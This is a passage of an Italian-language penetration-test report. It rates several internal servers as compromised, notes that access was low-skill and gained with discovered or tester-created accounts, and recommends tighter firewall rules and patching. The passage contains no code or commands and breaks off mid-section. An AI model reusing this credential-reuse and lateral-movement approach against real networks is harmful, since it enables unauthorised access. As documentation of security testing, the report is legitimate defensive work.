


Figura 9 - Ricerca stringa "password" nei documenti sul file-server

6.4 STGESCHO02 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server

Con le credenziali indicate nella figura precedente si può accedere al server STGESCHO02.Tale server sembra essere particolarmente critico in quanto contiene il software necessario per connettersi ad una banca e i log delle chiamate telefoniche effettuate.




Figura 10 - Accesso a STGESCHO02 con credenziali di administrator locale

6.5 192.168.7.242 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server

Utilizzando le credenziali da noi stessi create ci siamo connessi al server:




Figura 11 - Accesso a 192.168.7.242 con credenziali htuser

6.6 192.168.7.238 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V03, V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server; Aggiornare il sistema operativo.

Il server seguente, a cui ci siamo collegati con le "nostre" credenziali, ospita il servizio BES (Blackberry) e risulta non essere dotato degli ultimi aggiornamenti di sicurezza:




Figura 12 - Accesso a 192.168.7.238 con credenziali htuser




Figura 13 - Accesso a 192.168.7.238 con credenziali htuser

6.7 192.168.7.244 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server

Utilizzando le credenziali da noi stessi create ci siamo connessi al server:




Figura 14 - Accesso a server SQL con credenziali htuser

6.8 STITMILAN07 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server

Per il server seguente, è stato necessario connettersi utilizzando l'utenza Administrator di dominio e la password scoperta precedentemente in quanto l'utenza da noi creata non aveva i permessi necessari per eseguire HP Data Protector:




Figura 15 - Accesso a STITMILAN07 con credenziali di administrator del dominio

6.9 STITVMMAN101 [Effettivamente compromesso]

Rating: Effettivamente compromesso

Vulnerabilità trovate: V06

Rischio: Alto

Livello di skill necessario per sfruttare la vulnerabilità: Basso

Soluzione: Restringere le policy del firewall in modo da impedire le connessioni ai servizi non essenziali installati sul server

Utilizzando le credenziali da noi stessi create ci siamo connessi al server:

